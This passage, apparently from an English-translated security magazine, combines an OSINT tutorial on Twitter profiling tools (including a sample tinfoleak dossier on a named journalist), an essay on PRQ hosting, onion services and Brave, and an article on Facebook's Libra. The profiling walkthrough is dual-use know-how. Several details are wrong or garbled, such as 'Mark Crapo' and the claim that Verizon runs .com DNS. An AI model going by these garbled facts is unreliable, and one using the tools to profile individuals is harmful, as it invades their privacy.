




<https://socialbearing.com/search/user> : You can obtain detailed information about a user - very practical tool.



<https://www.omnisci.com/demos/tweetmap/> : A practical application that enables you to investigate the posts and tags over the globe. You can display the region the tweets containing a specific word has been tweeted from, or which region shares relatively more posts.



You can use it by pulling from the Github repo or demand a Twitter user analysis via email.

<https://tinfoleak.com/#page-top> : Enter the information (username and email) and then click the send button. The intelligence report about the provided account username will drop to the inbox of the email you provided soon (usually within 10-15 minutes). When you click on the link that comes in the email, you are going to see the screen below that contains the intelligence information about the specific Twitter account and their outputs which have been categorised and listed.

SEARCH FOR LEAKS


Get the report in your inbox.

Note: e-mail address is **exclusively** for the purpose of sending you an e-mail with the URL to the dossier requested. No spam. No third parties.

Note 2: your report may take a while to arrive to you. It requires processing and there are more requests enqueued. Be patient. Resending your request several times won't accelerate it.

@ erenaltun_tr

erenaltun@protonmail.com

I'm not a robot
 

reCAPTCHA
Privacy - Terms

Send

tinfoloak

Eren Talha Altun
 Investigative journalist - open source intelligence investigation - Researcher & International Researchers Platform Founder
<https://researchers.org>
 Followers: 4,817 | Following: 536 | Likes: 147733
 Tweets: 333 (1.05 tweets/day)

Screen Name: [erenaltun_tr](#)
 Account Created at: 01/07/2019
 Verified: False
 Twitter ID: 1082375435432939520
 URL: <https://eren-altun.com>
 Location: Unknown
 Time Zone: None
 Geo enabled: True
 Listed count: 8
 Language: None

APPS | SOCIAL ID | HASHTAGS | MENTIONS | LIKES | TWEETS | WORDS FREQ | METADATA | MEDIA | GEO | SEARCH | CONV

CLIENT APPLICATIONS

SOURCE	USES	PERCENTAGE	FIRST USE	FIRST TWEET	LAST USE	LAST TWEET
Twitter Web Client	182	72.8 %	04/04/2019	view	11/21/2019	view
Twitter for Android	16	6.4 %	07/24/2019	view	10/21/2019	view
Twitter for iPad	2	0.8 %	09/23/2019	view	09/25/2019	view
Twitter Web App	15	6.0 %	06/14/2019	view	09/07/2019	view
WordPress.com	10	4.0 %	06/14/2019	view	08/28/2019	view
Twitter for iPhone	24	9.6 %	04/07/2019	view	05/25/2019	view
TweetDeck	1	0.4 %	-	-	04/13/2019	view

Total: 7 results.

SOCIAL NETWORKS


As seen in the image, the report that came to us contains partitioned, statistical data.

WORDS MOST USED

WORD	OCCURRENCES	PERCENTAGE	FIRST OCCURRENCE	LAST OCCURRENCE
RT	105	32.012195122%	2019-04-04 04:08:22	2019-11-21 17:06:04
ve	64	19.512195122%	2019-04-07 06:28:01	2019-11-06 23:26:03
Siber	39	11.8902439024%	2019-04-07 06:31:48	2019-11-06 23:24:49
bir	38	11.5853658537%	2019-04-07 06:29:42	2019-11-06 23:23:43
siber	19	5.79268292683%	2019-04-07 06:26:52	2019-06-24 21:40:24
ile	15	4.57317073171%	2019-04-07 06:26:19	2019-11-06 23:26:03
istihbarat	13	3.96341463415%	2019-04-07 06:28:43	2019-11-21 17:06:04
için	12	3.65853658537%	2019-04-07 15:46:25	2019-10-13 21:31:50
istihbarat	12	3.65853658537%	2019-04-13 10:50:28	2019-11-21 15:34:37
Altun	11	3.35365853659%	2019-05-13 23:24:42	2019-11-21 15:34:37

It is shown which words the user has used the most in their tweets they have posted so far. As you can see, it seems that this user uses concepts such as *intelligence* and *cyber* the most.






SOCIAL NETWORKS

SOCIAL NETWORK	USERNAME	PICTURE	NAME	ADDITIONAL INFO
Twitter	erenaltun_tr		Eren Talha Altun	Unknown

Total: 1 results.

HASHTAGS

HASHTAGS IN TWEETS


DATE	TIME	RT	LIKE	TWEET	USER	PROFILE IMG	LOCATION	#HASHTAG
11/21/2019	17:06:04	99	1681	view	@trt1		Ankara	#GündemÖtesi
11/10/2019	09:33:03	1	4	view	@erenaltun_tr		Unknown	#signalintelligence #sigint #radint #elint #comint #electrowarfare #electronicwar #elektronikharp #sinyalistihbarati
11/06/2019	23:29:57	13	27	view	@erenaltun_tr		Unknown	#nsa #spy #intelligence #CIA
11/06/2019	23:25:17	1	8	view	@erenaltun_tr		Unknown	#nasa #infosecurity #NationalSecurity
11/06/2019	23:23:50	2	1	view	@erenaltun_tr		Unknown	#signalintelligence

The hashtags used in the latest tweets.


APPS	SOCIAL ID	HASHTAGS	MENTIONS	LIKES	TWEETS	WORDS FREQ	METADATA	MEDIA	GEO	SEARCH	CONV
------	-----------	----------	----------	-------	--------	------------	----------	-------	-----	--------	------


CLIENT APPLICATIONS

You can access other information from the section seen above.



tinfolleak^{og}



Eren Talha Altun 

Investigative journalist - open source intelligence investigation - Researcher & International Researchers Platform Founder
<https://reseachers.org>
Followers: 4,817 | **Following: 836** | **Likes: 147733**
Tweets: 333 (1.05 tweets/day)

Screen Name: [erenaltun_tr](#)
Account Created at: 01/07/2019
Verified: False
Twitter ID: 1082375435432939520
URL: <https://eren-altun.com>
Location: Unknown
Time Zone: None
Geo enabled: True
Listed count: 8
Language: None

APPS SOCIAL ID HASHTAGS MENTIONS LIKES TWEETS WORDS FREQ METADATA MEDIA GEO SEARCH CONV

CLIENT APPLICATIONS

You can effortlessly find the other details with further investigation. Now, let's move on to the next tool.

TWEETSMAPPER

A tool that enable you to analyse tweets regionally. The installation and usage is pretty simple. However, in order to be able to use it, you need to have a Twitter developer account - if not, find further information here: <https://developer.twitter.com/apps>.


```
$ git clone https://github.com/r3mlab/tweetsmapper.git
```




and the next command:

```
$ virtualenv -p /usr/bin/python3 .venv
```


Enter the commands in the order given. Now, you need to make some configurations. Detailed information on the configuration is available on: <https://github.com/r3mlab/tweetsmapper.git>




```
$ tweetsmapper -n TwitterFrance
```

The ones we mentioned so far are only a few of more other tools and web apps designed specifically for open intelligence. We talked about the ones preferred the most.



<https://tweepstmap.com/> : With Tweepstmap, you can perform a region-based analysis of your followers. After entering the site, you can access statistics by authorising the application in the login section in the upper right corner.



Taking the Web Back from the Giants!

Arka Kapı Magazine has been the place for those who want to make the internet safer since February 2018. In this rostrum, priceless articles have been published, stating both technical and philosophical views.

According to my other articles, this article will not be technical. Rather, we will talk about how we can get the web (the most common protocol on the internet) with the combination of several tools and services, from Goliath. David had a small stone in his hand against Goliath. He became a legend by defeating the Giant.

So, it's time to "let the chips fall as they may", against Goliath.

Getting Rid of Domain and Hosting Monopolies

The web is very important for independent publishers and it therefore is also very important to get rid of domain and hosting monopolies. It is necessary to change habits and tendencies. Okay but why? Domain and hosting monopolies are related, and they are strictly adhering to the laws of the countries they belong to. In countries where it is not important to be right in the face of power, your website may be suddenly interrupted with a notification, and your domain ownership can be taken away.

What's the solution?

Here, I want to talk about two solutions. The first of these; as a makeshift, using the institutions dedicated to freedom and solidarity to purchase both domain and hosting. One of the first things that comes to mind is the Swiss-based PQR. The organisation serving on the PQR.se site allows you to purchase domain name anonymously or with your name and rent web hosting, VPN server and e-Mail server. It is possible to make payments through BTC. For more than 10 years, PQR is backing all oppression for you, promising the continuity of your service. As a negative note, I should add that their support is very slow.

PRQ - PRQ.SE

| [Start](#) | [News](#) | [Services](#) | [About PRQ](#) | [Order](#) | [Contact us](#) |

Welcome to PRQ!

We are a specialized hosting provider, located in Sweden, a free-speech haven. We serve a growing community of international clients with special needs.

What we do

PRQ is globally known for:

Refugee hosting


Our boundless commitment to free speech has been tested and proven over and over again. If it is legal in Sweden, we will host it, and will keep it up regardless of any pressure to take it down. We have ZERO tolerance against SPAM and related services!

Confidentiality

We defend your integrity to the end. With our discreet customer relations policy we don't even have to know who you are, and if we do, we will keep that knowledge strictly confidential.

Technical proficiency

The PRQ team has a solid background in computer networking, security, hardware, and software. Most of us have been online for over 10 years. We can assist you with almost anything - keeping your servers secure, or keeping your high-traffic websites up and running smoothly. To make this possible, we run our own fully multi-homed backbone network (AS33837), with the capacity needed both to handle large DDoS attacks and to provide excellent connectivity to customers with bandwidth utilization ranging from a few Mbps to several hundred.



PRQ, Box 1092, S-172 22 Sundbyberg / info@prq.se

But, like Wikileaks, if you really scare Goliath, this may not be the solution. Because the DNS management of all COM domains belongs to Verizon. Therefore, this service may be closed in the face of the pressure of the laws and institutions that Verizon has to obey.


Remember, Julian Assange has been arrested contrary to international law, in front of the world.

A better solution: Using ONION Services

In the 8th issue of the Arka Kapı Magazine, the article titled “Hunting the bans in Fantasia - How to open a website in the TOR Network” was published. ONION Services is a wonderful solution that eliminates both hosting and domain dependency. You can host your own website. You can even have the ONION domain you want (Vanity Domain) with a bit of computer resource investment, which is randomly produced on the domain. Details are available in the 8th issue of Arka Kapı Magazine.

The only disadvantage of ONION services is that they are accessible only if you are connecting with the TOR network. To overcome this disadvantage, you can persuade more people into using TOR Browser by considering the advantages to both your security and privacy.

Considering that even the CIA has opened a site on TOR Network to evaluate anonymous reports (ciadotgov4sjwl-zihbbgxnqg3xiyrg7so2r2o3lt5wz5ypk4sxyjstad.onion.), this persuasion process will not be difficult at all. Many services such as Facebook and the New York Times also have mirrors with the ONION extension on the TOR Network.



Browsers, browsers...

Browsers are the most important tools in web access. At the same time, talking about terminology, it's the biggest Attack Surface. Namely, the attack surfaces attacks appear the most.

Choosing a safe browser and this browser establishing secure and private connection is a must-have. Let's keep in mind that security is not just a product, but a process. Nevertheless, it is important to choose a safe browser. Mozilla Firefox can be preferred because of the free structure it has. As a matter of fact, the TOR Browser (mentioned in the article) is a variation developed on Mozilla Firefox.

However, saving the web is not only possible with our security and privacy concerns as individuals. It will be possible only with a new ecosystem. Researchers, journalists, opponents who need a new web are also in great financial deprivation. We need to find a solution that can cure the problem mentioned in the last section.

At this point, we see Brave as a browser option. It was developed under the leadership of the former CEO of the Mozilla Foundation and the developer of Javascript, Brendan Eich. This browser not only eradicates the web's biggest enemy, the advertising industry. More precisely, it eradicates the Rearview Capitalism called Surveillance Capitalism. It also promises a truly benign and sustainable ecosystem.

The name of this ecosystem is BAT (Basic Attention Token). A cryptocurrency owned by Brave.

Brave browser does not spoil your privacy. Some ads are shown to you if you prefer. Moreover, it shares a large lot (55 percent) in these advertisements with you as BAT. The company calls this system Brave Rewards. Depending on your preference, it distributes these BATs accumulated in your wallet to the owners of the content you visit during the month.

Not only that - at the same time, you can make special donations to the content types you desire. Twitter users, You-tubers, website owners are the most common types of content types you can fund using BATs.


You can also load your BAT wallet externally.

Do not think that I am advertising Brave here. Considering the security measures offered by a free and open source browser, it is part of our responsibility to inform the public.

The most important advantages offered by Brave:

- The ad networks that follow you are blocked directly.
- Automatically upload website accesses to HTTPS, i.e., secure connection.
- Offers built-in TOR support. So, when you open a Private browser tab, the link is redirected directly to TOR. So it will be enough to set up Brave to connect to ONION networks.

On 13 November 2019, Brave's manufacturers shared a table in the letter they wrote to the American Senate and Congress, highlighting the comparisons and technical features of the browsers:

 brave	Firefox	Safari	Chrome	Brave
Executable code in ads	No protection	No protection	No protection	Blocked by default
Network privacy	No protection	No protection	No protection	Optional "Tor"
Cross-site trackers	Limited protection	No protection	No protection	Blocked by default
Invasive ads	No protection	No protection	Limited protection	Blocked by default
Fingerprinting	Limited protection	Limited protection	No protection	Blocked by default
Cross-site tracking cookies	Blocked on some domains	Blocked by default	No protection	Blocked by default
Secure connections (HTTPS)	No added protection	No added protection	No added protection	Automatic HTTPS upgrade when possible
Malware & phishing	"Google Safe Browsing"	"Google Safe Browsing"	"Google Safe Browsing"	Anonymized "Google Safe Browsing"

Source: <https://brave.com/wp-content/uploads/2019/11/table-browser-protections.pdf>

For detailed information about Brave, you can visit www.brave.com

Epilogue

Throughout the article, problems and solution suggestions were investigated to make the web free again. According to this; in order to eliminate the dependence on domain and hosting services and to sustain the efforts of independent content producers, we emphasised two important topics. As an important point in privacy and security, we talked about surveillance capitalism's practices that disregard privacy.

I wholeheartedly wish that the small stone in David's hand beat Goliath.

Knowledge is power

FROM SOCIAL MEDIA TO CRYPTOCURRENCY: FACEBOOK'S LIBRA

When first rolled out, Bitcoin promised a decentralized currency enabling transparent, first hand, cost efficient money transfers. Dozens of alternative coins started to be developed following Bitcoin and some even became more successful than BTC.

However, new concepts started to come into question in the crypto world a while ago. One of these is central bank digital currency. Several national banks have announced their plans to develop their own digital currency. One of the biggest reasons that trigger these announcements is Libra developed by Facebook which is the main discussion topic of this article.

There were rumours of Facebook developing its own cryptocurrency before the official announcement on 18th June 2019. When the Libra project was first announced, it was argued that 28 members were included in

the union and Facebook was only one of them. Calibra, a subsidiary of Facebook undertook the task of developing a digital wallet for the Libra project. Calibra's head was appointed as PayPal's former head David Marcus. Libra, just like Bitcoin, was designed on a blockchain basis. Blockchains work in two different ways: with or without permission. For example, in some blockchains, joining the network and monitoring transactions are publicly available; in others, you can monitor transactions but permission is needed to join the network. Libra started its development life based on permissioned blockchain technology. Libra, unlike Bitcoin, will have a stable value upon release to the market. Cryptocurrencies like Bitcoin are not stable due to volatility (price volatility). In addition, this makes it difficult to use BTC in daily transactions. But upon Libra's announcement, Libra promised easy and fast money transfer just like "sending a photo to your friend", especially for masses



without bank access. This fixed value will also be a common value of the sum of international fiat currencies and securities.

Facebook won't control the Libra network (won't it?)

Although Facebook emphasizes that it is only a “member” of the Libra project, we see that the name of Facebook is mentioned in all of the news about Libra. The social media giant was able to annoy US senators before officially announcing Libra. Chairman of the board of US Senate of Banking Committee Mark Crapo and senior congressman Sherrod Campbell Brown, sent an “open letter” to Facebook's CEO Mark Zuckerberg dating 9th May 2019. In the letter, the senators, who mentioned the Wall Street Journal's news about Facebook's crypto plans, posed 7 questions to the company. As predicted, these questions were about how the user's financial data was collected, protected and used.

Facebook's launch of its own cryptocurrency raised concerns not only for US senators but also for European statesmen. Most of the responses received during this process were negative. Supervisors and central bank officials perceived Libra as “a threat to the global financial system” in their own words. So what was the reason for these negative reactions against Libra? In fact, if we look at the news such as “it will be safer if Libra was managed by Amazon”, we conclude that the problem is on Facebook itself rather than Libra. Although Facebook has said that it has been one of the 28 members of the Libra Association since its announcement of the project, it has not been successful in gaining people's trust due to its user potential and the Cambridge scandal, which has not been erased from the memories. At the US Senate Banking Committee hearing in July, Congressman Sherrod Brown, who asked Libra's digital wallet application, as David Marcus, the President of Congress, said it was just a dream to expect people to trust Libra. Brown, who bombarded Marcus with his questions during the two-hour hearing, replied to Calibra's president's “Facebook is just one of the members in the Libra project”, reply with “You know very well that Facebook has access to 2 billion people.”

The “2 billion” figure here worried not only Brown but all regulators as well. Think about it, a company with more than 2 billion users and 3 popular social media platforms such as WhatsApp, Instagram and Messenger, one day, comes up with a payment system that is “as easy as sending a photo to your friend”. Who says no to

low cost, easy to use and fast money transfer? Also, considering the scandal that this company experienced due to selling the data collected from users, the reactions of the regulators is actually not that strange.

David Marcus posted a post on July 3, 2019, to answer reactions and questions from all over the world. One of the most concerned issues was, “Should we trust Facebook to manage financial information?” question. Regarding this question, Marcus stated that Facebook will not have full control over the network or currency, emphasizing that the social media giant will be only



one of the hundreds of members after Libra is launched, adding that Facebook will not have any special rights or privileges. Marcus reiterated in his statement that the social media company only created the Calibra wallet, a subsidiary for Libra project, and would only control Calibra. He promised that they would not be able to access any financial data that the users were concerned about them being shared and used.

“Parallel currency is unacceptable!”

The harshest reactions from the European Union countries came from Germany and France. Speaking to Reuters on September 17, 2019, German Finance Minister Olaf Scholz made a statement that parallel currencies such as Libra are unacceptable. Scholz made harsh comments such as the legislature should reject such projects.

The US president, who has remained silent about cryptocurrencies for a long time, also mentioned Facebook's Libra project in his comment on cryptocurrencies he

shared on his Twitter account. Trump said that if companies like Facebook had the intention to act like a “bank”, they should keep up with all regulations implying that such projects could not gain confidence and survive for a long time.

With Libra's exposure to regulators pressure, all companies such as Visa, Mastercard, eBay, Stripe and Mercado Pago decided to leave the Libra Union. Moreover, these “abandonments” took place a week after PayPal's withdrawal decision from Libra. Thus, the project was deprived of all partners offering payment system infrastructure.

What is Libra actually trying to do?

When we examine all these negative reactions, we see that they all meet on a few common points. The first of these is uncertainty. If something is and has the power to change the existing system, the initial reactions will be negative. The term cryptocurrency has entered our lives very recently. It is understandable that the desire of the social media giant to create currency offends most people when the concept of “cryptoeconomics” is not fully clarified by people, governments, private or public institutions in terms of both technology and philosophy. Another reason is that the company trying to achieve this is Facebook. The most important reason is the fact that it emerges without regulation and thus could be used for issues such as money laundering and financing terrorism.

Speaking at the 23 October congressional hearing in response to all these concerns, Facebook CEO Mark Zuckerberg said that they would not start Libra without legal approval. During the six-hour trial, many questions were raised to the Facebook CEO. These questions were generally about what kind of arrangements should be made to Libra and how Facebook would deal with the fraudulent transactions that are likely to be made with this digital currency. One of the questions that came to Zuckerberg at the congress was: ‘What would happen if the Libra Union wanted to start the project without legal approval? The Facebook CEO gave a very clear answer to this question, saying that in this case, they would have to leave the Libra Union.

One of the most interesting points of this hearing was what Zuckerberg said about China. Because this speech was probably seen by Chinese President Xi Jinping, who was declared a blockchain campaign the next day.

While Facebook CEO defended Libra during the 6-hour

